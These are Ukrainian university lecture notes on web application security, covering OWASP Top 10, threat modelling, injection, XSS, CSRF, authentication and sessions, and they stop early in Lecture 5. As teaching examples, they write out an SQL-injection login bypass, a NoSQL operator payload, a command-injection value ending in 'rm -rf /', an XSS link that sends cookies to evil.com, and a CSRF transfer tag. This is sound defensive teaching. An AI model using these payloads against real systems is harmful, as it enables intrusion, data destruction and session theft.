МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
МІЖНАРОДНИЙ ГУМАНІТАРНИЙ УНІВЕРСИТЕТ
Факультет кібербезпеки, програмної інженерії та комп'ютерних наук
Кафедра комп'ютерної інженерії та інноваційних технологій

Радівілова Т.А., Йона Л.Г., Педяш В.В., Мазур Г.Д.

ОСНОВИ WEB-БЕЗПЕКИ

Конспект лекцій

Одеса 2025р

Затверджено Вченою Радою Міжнародного гуманітарного університету (протокол № 5 від 20.01.2025 р.)

Радівілова Т.А., Йона Л.Г., Педяш В.В., Мазур Г.Д.

Основи WEB-безпеки: конспект лекцій для здобувачів [Електронне видання]. / Радівілова Т.А., Йона Л.Г., Педяш В.В., Мазур Г.Д. Кафедра комп’ютерної інженерії та інноваційних технологій Міжнародного гуманітарного університету. Одеса, 2025. – 39 с.

Конспект лекцій з курсу «Основи WEB-безпеки» розроблено відповідно до навчального плану. Матеріали призначено для студентів факультету кібербезпеки, програмної інженерії та комп’ютерних наук Міжнародного гуманітарного університету, які навчаються за першим (бакалаврським) рівнем вищої освіти в галузі знань – 12 Інформаційні технології, спеціальність 125 «Кібербезпека та захист інформації».

ЗМІСТ

ВСТУП 5
Лекція 1. АРХІТЕКТУРА ВЕБ-БЕЗПЕКИ ТА МОДЕЛЮВАННЯ ЗАГРОЗ 6
1.1. Основні поняття веб-безпеки 6
1.2. Архітектура сучасного веб-застосунку 6
1.3. OWASP Top 10 — ключовий стандарт галузі 7
1.4. Моделювання загроз (Threat Modeling) 8
1.5. Діаграми потоків даних (DFD) у моделюванні загроз 8
Лекція 2. ЗАХИСТ ВІД ІН'ЄКЦІЙНИХ АТАК 10
2.1. Природа ін'єкційних атак 10
2.2. SQL-ін'єкція: механізм атаки 10
2.3. Захист від SQL-ін'єкцій 111
2.4. NoSQL та інші типи ін'єкцій 122
2.5. Принцип Defense in Depth для захисту від ін'єкцій 133
Лекція 3. ЗАХИСТ ВІД МІЖСАЙТОВОГО СКРИПТИНГУ ТА КЛІЄНТСЬКИХ АТАК 144
3.1. Міжсайтовий скриптинг (XSS) 144
3.2. Типи XSS-атак 155
3.3. Захист від XSS 155
3.4. Підробка міжсайтових запитів (CSRF) 166
3.5. Clickjacking та захист 177
Лекція 4. БЕЗПЕЧНА АУТЕНТИФІКАЦІЯ, АВТОРИЗАЦІЯ ТА УПРАВЛІННЯ СЕСІЯМИ 188
4.1. Концепції аутентифікації та авторизації 188
4.2. Безпечне зберігання паролів 199
4.3. Управління сесіями 199
4.4. JSON Web Tokens (JWT) 20
4.5. Контроль доступу (Authorization) 20
4.6. OAuth 2.0 та OpenID Connect 21
Лекція 5. БЕЗПЕКА КОНФІГУРАЦІЇ ТА ЗАХИСТ ВІД ЛОГІЧНИХ ВРАЗЛИВОСТЕЙ 22
5.1. Помилки конфігурації безпеки 22
5.2. Типові помилки конфігурації 22

5.3. HTTP Security Headers 23
5.4. Принцип мінімальної поверхні атаки 24
5.5. Логічні вразливості (Business Logic Vulnerabilities) 24
5.6. Захист від логічних вразливостей 24
Лекція 6. ІНСТРУМЕНТИ ТА МЕТОДИКИ ТЕСТУВАННЯ БЕЗПЕКИ ВЕБ-ДОДАТКІВ 26
6.1. Підходи до тестування безпеки 26
6.2. SAST — статичний аналіз коду 26
6.3. DAST — динамічне тестування 27
6.4. Тестування на проникнення (Penetration Testing) 27
6.5. OWASP Testing Guide 28
6.6. Bug Bounty та відповідальне розкриття 28
Лекція 7. СУЧАСНІ ПІДХОДИ ДО КОМПЛЕКСНОГО ЗАХИСТУ ВЕБ-РЕСУРСІВ 30
7.1. DevSecOps: безпека як частина розробки 30
7.2. Zero Trust Architecture 31
7.3. Web Application Firewall (WAF) 31
7.4. TLS/SSL та криптографічні заходи захисту 32
7.5. Захист API 32
7.6. Безпека хмарної інфраструктури 33
7.7. Incident Response та реагування на інциденти 33
7.8. Відповідність нормативним вимогам 34
ВИСНОВКИ 35
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ 38

ВСТУП

У сучасному цифровому суспільстві веб-безпека є одним із ключових напрямів кібербезпеки. Щодня в мережі Інтернет функціонують мільярди веб-ресурсів - від особистих блогів до складних корпоративних порталів, фінансових систем та державних платформ. Кожен із цих ресурсів є потенційною ціллю для зловмисників, які прагнуть отримати несанкціонований доступ до даних, порушити роботу сервісу або використати вразливості для власних цілей.

Дисципліна «Основи Web-безпеки» формує системне розуміння загроз, вразливостей і механізмів захисту сучасних веб-додатків. Конспект охоплює сім ключових тем - від базових концепцій архітектури безпеки та моделювання загроз до практичних методик тестування й комплексного захисту веб-ресурсів.

Після опанування дисципліни здобувач буде вміти: аналізувати архітектуру веб-застосунку з точки зору безпеки; виявляти й усувати типові вразливості (SQL-ін'єкції, XSS, CSRF тощо); налаштовувати безпечну аутентифікацію й авторизацію; застосовувати інструменти тестування безпеки; планувати й реалізовувати комплексний захист веб-ресурсів.

ЛЕКЦІЯ 1

АРХІТЕКТУРА ВЕБ-БЕЗПЕКИ ТА МОДЕЛЮВАННЯ ЗАГРОЗ

1.1. Основні поняття веб-безпеки

Веб-безпека (Web Security) - це сукупність принципів, методів, інструментів і практик, спрямованих на захист веб-застосунків, веб-серверів та пов'язаних із ними даних від несанкціонованого доступу, модифікації, розкриття або знищення. Предметом веб-безпеки є забезпечення трьох фундаментальних властивостей інформації: конфіденційності (Confidentiality), цілісності (Integrity) та доступності (Availability) — так звана тріада CIA.

Конфіденційність гарантує, що дані доступні лише авторизованим суб'єктам. Цілісність означає захист від несанкціонованої зміни даних. Доступність забезпечує штатну роботу системи для легітимних користувачів у будь-який момент часу. Порушення будь-якого з цих принципів є інцидентом безпеки.

1.2 Архітектура сучасного веб-застосунку

Сучасний веб-застосунок зазвичай побудований на багаторівневій архітектурі. Клієнтський рівень (Frontend) охоплює браузер, мобільний застосунок або інший клієнт, який взаємодіє з сервером через протоколи HTTP/HTTPS. Серверний рівень (Backend) містить веб-сервер (nginx, Apache) та сервер застосунків (Node.js, PHP, Python/Django, Java Spring). Рівень даних включає реляційні (PostgreSQL, MySQL) та нереляційні (MongoDB, Redis) бази даних.

Між клієнтом і сервером можуть розміщуватися додаткові компоненти: CDN (Content Delivery Network), балансувальники навантаження (Load Balancers), зворотні проксі (Reverse Proxy), WAF (Web Application Firewall). Кожен із цих компонентів є потенційною точкою атаки й одночасно — можливістю для реалізації засобів захисту.



Рисунок 1.1 - Архітектура веб-безпеки та модель загроз

1.3 OWASP Top 10 - ключовий стандарт галузі

OWASP (Open Web Application Security Project) — міжнародна некомерційна організація, що систематизує знання у сфері веб-безпеки. Найвідоміший документ проєкту — OWASP Top 10 — щорічно оновлюваний список найбільш критичних ризиків безпеки веб-застосунків. Знання цього переліку є базовим вимогом для будь-якого фахівця з кібербезпеки. OWASP Top 10 (2021) включає такі категорії ризиків:

- A01: Broken Access Control — порушення контролю доступу
- A02: Cryptographic Failures — криптографічні помилки
- A03: Injection — ін'єкційні атаки (SQL, OS, LDAP тощо)

- A04: Insecure Design — небезпечне проєктування
- A05: Security Misconfiguration — помилки конфігурації
- A06: Vulnerable and Outdated Components - вразливі компоненти
- A07: Identification and Authentication Failures - збої аутентифікації
- A08: Software and Data Integrity Failures — порушення цілісності
- A09: Security Logging and Monitoring Failures — недостатнє журналювання
- A10: Server-Side Request Forgery (SSRF) — підробка запитів на стороні сервера

1.4 Моделювання загроз (Threat Modeling)

Моделювання загроз — це систематичний процес виявлення потенційних загроз, вразливостей та відповідних заходів захисту ще на етапі проєктування системи. Мета полягає в тому, щоб виявити проблеми якомога раніше, коли їх усунення потребує мінімальних витрат.

Найпоширенішою методологією є STRIDE, розроблена Microsoft. Абревіатура розшифровується як:

- Spoofing (Підробка) - видавання себе за іншого користувача або систему
- Tampering (Підміна) - несанкціонована модифікація даних
- Repudiation (Відмова від авторства) — заперечення виконаних дій
- Information Disclosure (Розкриття інформації) - несанкціонований доступ до даних
- Denial of Service (Відмова в обслуговуванні) - порушення доступності сервісу
- Elevation of Privilege (Підвищення привілеїв) - отримання вищих прав доступу

1.5 Діаграми потоків даних (DFD) у моделюванні загроз

Ключовим інструментом при моделюванні загроз є Діаграма потоків даних (Data Flow Diagram, DFD). DFD показує, як дані рухаються у системі між компонентами, що дозволяє виявити межі довіри (Trust Boundaries) - точки, де дані переходять між зонами з різним рівнем довіри.

Процес моделювання загроз за методологією Microsoft SDL (Security Development Lifecycle) складається з чотирьох кроків:

1) визначення архітектури системи та побудова DFD;

2) ідентифікація загроз за допомогою STRIDE;

3) визначення заходів протидії для кожної загрози;

4) перевірка ефективності вжитих заходів.

Серед інших методологій варто відзначити PASTA (Process for Attack Simulation and Threat Analysis) — ризик-орієнтований підхід; TRIKE - методологія на основі моделей ризиків; VAST (Visual, Agile, and Simple Threat modeling) - підхід, адаптований для Agile-команд.

Ефективне моделювання загроз дозволяє зменшити кількість виявлених вразливостей на пізніх етапах розробки у 3–5 разів, що суттєво знижує загальну вартість забезпечення безпеки продукту.

ЛЕКЦІЯ 2

ЗАХИСТ ВІД ІН'ЄКЦІЙНИХ АТАК

2.1. Природа ін'єкційних атак

Ін'єкційні атаки виникають, коли ненадійні дані надсилаються інтерпретатору як частина команди або запиту. Атакуючий може обманути інтерпретатор, змусивши його виконати непередбачені команди або отримати доступ до даних без належної авторизації. Це одна з найстаріших і найнебезпечніших категорій вразливостей, яка стабільно входить до OWASP Top 10 з моменту його першої публікації.

Ін'єкційні атаки бувають кількох видів: SQL-ін'єкція (SQLi), NoSQL-ін'єкція, ін'єкція команд операційної системи (OS Command Injection), LDAP-ін'єкція, XML/XPath-ін'єкція. Найпоширенішою і найдобре вивченою є SQL-ін'єкція.

2.2. SQL-ін'єкція: механізм атаки

SQL-ін'єкція (SQL Injection, SQLi) відбувається, коли веб-застосунок підставляє введені користувачем дані безпосередньо в SQL-запит без належної обробки. Розглянемо класичний приклад:

```
SELECT * FROM users WHERE username='INPUT' AND password='INPUT'  -- небезпечний рядковий шаблон
```

Якщо зловмисник введе як ім'я користувача рядок admin'-- , запит перетвориться на:

```
SELECT * FROM users WHERE username = 'admin'--' AND password = ''
```

Символи -- починають коментар у SQL, тому перевірка пароля буде пропущена, і зловмисник отримає доступ до облікового запису адміністратора без знання пароля.

Розрізняють декілька типів SQLi: класична (in-band) ін'єкція, сліпа (blind) ін'єкція — коли результат не відображається безпосередньо, але можна отримати дані побічними каналами, та time-based ін'єкція, заснована на затримках виконання запитів.



Рисунок 2.1 - Механізм SQL-ін'єкції та засоби захисту

2.3. Захист від SQL-ін'єкцій

Основним і найефективнішим методом захисту від SQL-ін'єкцій є використання параметризованих запитів (Prepared Statements). При цьому підході SQL-код і дані чітко розділені - спочатку база даних компілює шаблон запиту, а потім підставляє параметри. Навіть якщо параметр містить SQL-код, він буде оброблений як текстовий рядок, а не як частина запиту.

Приклад безпечного коду на Python із використанням параметризованих запитів:

```
cursor.execute("SELECT * FROM users WHERE username = %s AND password = %s", (username, password))
```

Додатковими заходами захисту є: принцип мінімальних привілеїв для облікових записів бази даних; ORM (Object-Relational Mapping) фреймворки, які автоматично екранують запити; вхідна валідація та обмеження довжини рядків; Web Application Firewall (WAF) для фільтрації підозрілих запитів.

2.4. NoSQL та інші типи ін'єкцій

NoSQL-ін'єкція стосується баз даних MongoDB, CouchDB та інших. На відміну від реляційних БД, запити тут часто формуються у вигляді JSON-об'єктів. Наприклад, вразливий код на Node.js може виглядати так:

```
db.users.find({ username: req.body.username, password: req.body.password })
```

Якщо зловмисник передасть як значення пароля об'єкт {"$gt": ""}, умова буде завжди істинною, оскільки будь-який рядок більший за порожній рядок. Захист полягає у строгій типізації вхідних параметрів і відмові від прямого передавання об'єктів запиту.

Ін'єкція команд ОС (Command Injection) виникає, коли застосунок передає введені користувачем дані до системних команд. Наприклад: exec("ping " + userInput). Якщо userInput містить "8.8.8.8; rm -rf /", виконається знищення файлів. Захист: уникати виклику системних команд

з даними користувача; використовувати бібліотеки для роботи з ОС замість командного рядка; застосовувати white-list допустимих значень.

2.5 Принцип Defense in Depth для захисту від ін'єкцій

Ефективний захист від ін'єкцій реалізується на кількох рівнях: параметризовані запити на рівні коду, ORM-бібліотеки, вхідна валідація, WAF, принцип мінімальних привілеїв для БД, шифрування чутливих даних. Жоден єдиний засіб не дає абсолютної гарантії, тому рекомендується поєднувати всі доступні заходи.

Лекція 3

ЗАХИСТ ВІД МІЖСАЙТОВОГО СКРИПТИНГУ ТА КЛІЄНТСЬКИХ АТАК

3.1. Міжсайтовий скриптинг (XSS)

Міжсайтовий скриптинг (Cross-Site Scripting, XSS) — це тип атаки, при якому зловмисник вбудовує шкідливий JavaScript-код у веб-сторінку, яка потім виконується в браузері жертви. XSS — одна з найпоширеніших вразливостей в мережі: за даними HackerOne, вона входить до п'яти найчастіше знаходжуваних вразливостей у публічних програмах Bug Bounty.

Наслідки XSS-атаки можуть бути серйозними: крадіжка сесійних cookie, перехоплення натискань клавіш, перенаправлення на шкідливі сайти, виконання операцій від імені жертви, розповсюдження зловмисного ПЗ.



Рисунок 3.1 - Типи XSS-атак та засоби захисту

3.2. Типи XSS-атак

Reflected XSS (відбита ін'єкція) — шкідливий скрипт повертається сервером у відповідь на запит, що містить шкідливий код. Зловмисник надсилає жертві спеціально сформоване посилання: https://site.com/search?q=<script>document.location='evil.com/steal?c='+docu ment.cookie</script>. Коли жертва переходить за посиланням, браузер виконує скрипт.

Stored XSS (збережена ін'єкція) — шкідливий код зберігається на сервері (наприклад, у коментарях або профілі користувача) і виконується щоразу, коли інші користувачі переглядають відповідну сторінку. Це найнебезпечніший тип XSS, оскільки атака відбувається автоматично без участі зловмисника.

DOM-based XSS — маніпуляція DOM-деревом документа без участі сервера. Вразливий код читає небезпечні дані з document.location, document.referrer або hash-фрагменту URL і передає їх до небезпечних функцій (eval, innerHTML). Особливістю є те, що шкідливий код не надсилається на сервер і тому не виявляється серверними WAF.

3.3. Захист від XSS

Основний метод захисту — HTML-кодування виводу. Будь-які дані, що відображаються на сторінці, мають бути екрановані: символи <, >, &, ", ' замінюються на HTML-сутності <, >, &, ", '. Більшість сучасних фреймворків (React, Angular, Vue) роблять це автоматично.

Content Security Policy (CSP) — потужний HTTP-заголовок, що дозволяє визначити, звідки браузер може завантажувати скрипти, стилі та інші ресурси. Приклад заголовка:

```
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted-cdn.com; style-src 'self' 'unsafe-inline'; img-src *
```

Прапорець HttpOnly для cookie запобігає доступу JavaScript до значення cookie, що робить крадіжку сесії через XSS неможливою. Прапорець Secure гарантує передачу cookie лише по HTTPS.

Для очищення HTML-вмісту на стороні клієнта використовується бібліотека DOMPurify: DOMPurify.sanitize(dirtyHtml). Це корисно, наприклад, у WYSIWYG-редакторах, де необхідно дозволити обмежений HTML-вміст.

3.4. Підробка міжсайтових запитів (CSRF)

Cross-Site Request Forgery (CSRF) — атака, при якій зловмисник змушує браузер жертви надіслати авторизований запит до іншого сайту без відома користувача. Наприклад, якщо жертва залогінена у банківському застосунку, зловмисник може змусити браузер відправити запит на переказ коштів.

Класичний вектор атаки — вставка тегу img або форми на шкідливому сайті:

```
<img src="https://bank.com/transfer?to=attacker&amount=1000" width="0" height="0">
```

Захист від CSRF реалізується через: CSRF-токени — унікальні непередбачувані значення, що додаються до кожної форми і перевіряються сервером; SameSite Cookie — атрибут, що обмежує надсилання cookie при крос-сайтових запитах; перевірка заголовків Origin та Referer на сервері; подвійне підтвердження cookie (Double Submit Cookie Pattern).

3.5. Clickjacking та захист

Clickjacking — техніка, при якій зловмисник приховує легітимний сайт у прозорому iframe і розміщує поверх нього привабливі елементи інтерфейсу. Жертва думає, що натискає на кнопку зловмисника, але насправді взаємодіє зі схованим сайтом.

Захист від Clickjacking реалізується через HTTP-заголовок X-Frame-Options (застарілий, але широко підтримуваний): X-Frame-Options: DENY або SAMEORIGIN. Сучасна альтернатива — директива CSP frame-ancestors: Content-Security-Policy: frame-ancestors 'none'

Лекція 4

БЕЗПЕЧНА АУТЕНТИФІКАЦІЯ, АВТОРИЗАЦІЯ ТА УПРАВЛІННЯ СЕСІЯМИ

4.1. Концепції аутентифікації та авторизації

Аутентифікація (Authentication) — це процес перевірки особи суб'єкта: «Хто ти є?». Авторизація (Authorization) — визначення прав доступу аутентифікованого суб'єкта: «Що тобі дозволено робити?». Ці два поняття часто плутають, але вони принципово відрізняються. Помилки в реалізації будь-якого з них призводять до серйозних вразливостей.

Фактори аутентифікації поділяються на три категорії: те, що ти знаєш (пароль, PIN-код, секретне питання); те, що ти маєш (смарт-карта, мобільний пристрій, апаратний токен); те, чим ти є (біометрія: відбиток пальця, розпізнавання обличчя). Багатофакторна аутентифікація (MFA) вимагає двох або більше факторів різних типів.



Рисунок 4.1- Схема безпечної аутентифікації та управління сесіями

4.2. Безпечне зберігання паролів

Зберігання паролів у відкритому вигляді є грубою помилкою безпеки. Навіть MD5 та SHA-1 не підходять для хешування паролів: вони занадто швидкі, що дозволяє атакуючому перебирати мільярди хешів на секунду за допомогою GPU.

Правильний підхід — використання адаптивних функцій хешування, спеціально розроблених для паролів: bcrypt (рекомендований стандарт де-факто), Argon2 (переможець PHC, рекомендований OWASP), scrypt, PBKDF2.

Приклад безпечного хешування з bcrypt на Python:

```
import bcrypt hashed = bcrypt.hashpw(password.encode(), bcrypt.gensalt(rounds=12)) is_valid = bcrypt.checkpw(entered_pass.encode(), hashed)
```

Параметр rounds (або cost factor) визначає обчислювальну складність хешування. Рекомендоване значення — 12 або вище, що робить брутфорс комерційно невигідним.

4.3. Управління сесіями

HTTP — протокол без збереження стану (stateless). Для збереження стану аутентифікації між запитами використовуються сесії. Сесійний ідентифікатор (Session ID) — це унікальний токен, що видається після успішної аутентифікації та надсилається з кожним наступним запитом.

Вимоги до безпечного Session ID: достатня ентропія (мінімум 128 біт); непередбачуваність (використання CSPRNG — криптографічно стійкого генератора псевдовипадкових чисел); обмежений термін дії; анулювання після виходу із системи.

Атрибути безпечного cookie для зберігання Session ID: Secure — передача лише по HTTPS; HttpOnly — захист від читання JavaScript; SameSite=Strict або Lax — захист від CSRF; Path і Domain — обмеження області дії.

4.4. JSON Web Tokens (JWT)

JWT (JSON Web Token) — компактний, URL-безпечний формат для представлення claims (тверджень) між двома сторонами. Токен складається з трьох частин, розділених крапками: Header.Payload.Signature. Header містить алгоритм підпису (наприклад, HS256), Payload — корисні дані (userId, roles, exp), Signature — криптографічний підпис, що підтверджує автентичність.

Типові помилки при роботі з JWT: використання алгоритму "alg": "none" (дозволяє підробити токен); зберігання чутливих даних у Payload (він лише кодується base64, але не шифрується); відсутність перевірки терміну дії (exp); зберігання Secret у незахищеному місці.

4.5. Контроль доступу (Authorization)

Основні моделі контролю доступу: DAC (Discretionary Access Control) — власник ресурсу визначає права; MAC (Mandatory Access Control) — рівні безпеки визначаються системно; RBAC (Role-Based Access Control) — доступ надається на основі ролей (найпоширеніша модель для веб-застосунків); ABAC (Attribute-Based Access Control) — доступ визначається на основі атрибутів суб'єкта, ресурсу й середовища.

Принцип мінімальних привілеїв (Principle of Least Privilege) — один з фундаментальних принципів безпеки: кожен суб'єкт повинен мати лише ті

права, що необхідні для виконання його задач, і не більше. Порушення цього принципу є причиною більшості атак типу privilege escalation.

4.6. OAuth 2.0 та OpenID Connect

OAuth 2.0 — стандарт авторизації, що дозволяє третім застосункам отримати обмежений доступ до ресурсів користувача без розкриття облікових даних. OpenID Connect (OIDC) — шар ідентифікації поверх OAuth 2.0, що дозволяє аутентифікувати користувача.

Grant types в OAuth 2.0: Authorization Code — для серверних застосунків (найбезпечніший); Authorization Code + PKCE — для мобільних і SPA додатків; Client Credentials — для взаємодії між сервісами (machine-to-machine); Implicit — застарілий, не рекомендується.

Лекція 5

БЕЗПЕКА КОНФІГУРАЦІЇ ТА ЗАХИСТ ВІД ЛОГІЧНИХ ВРАЗЛИВОСТЕЙ

5.1. Помилки конфігурації безпеки

Security Misconfiguration — п'ята за поширеністю категорія ризиків у OWASP Top 10 (2021). Ця вразливість виникає не через помилки в коді, а через неправильне налаштування компонентів системи. Особливість полягає в тому, що виявлення таких вразливостей часто тривіальне для зловмисника, але їхнє усунення вимагає системного підходу.

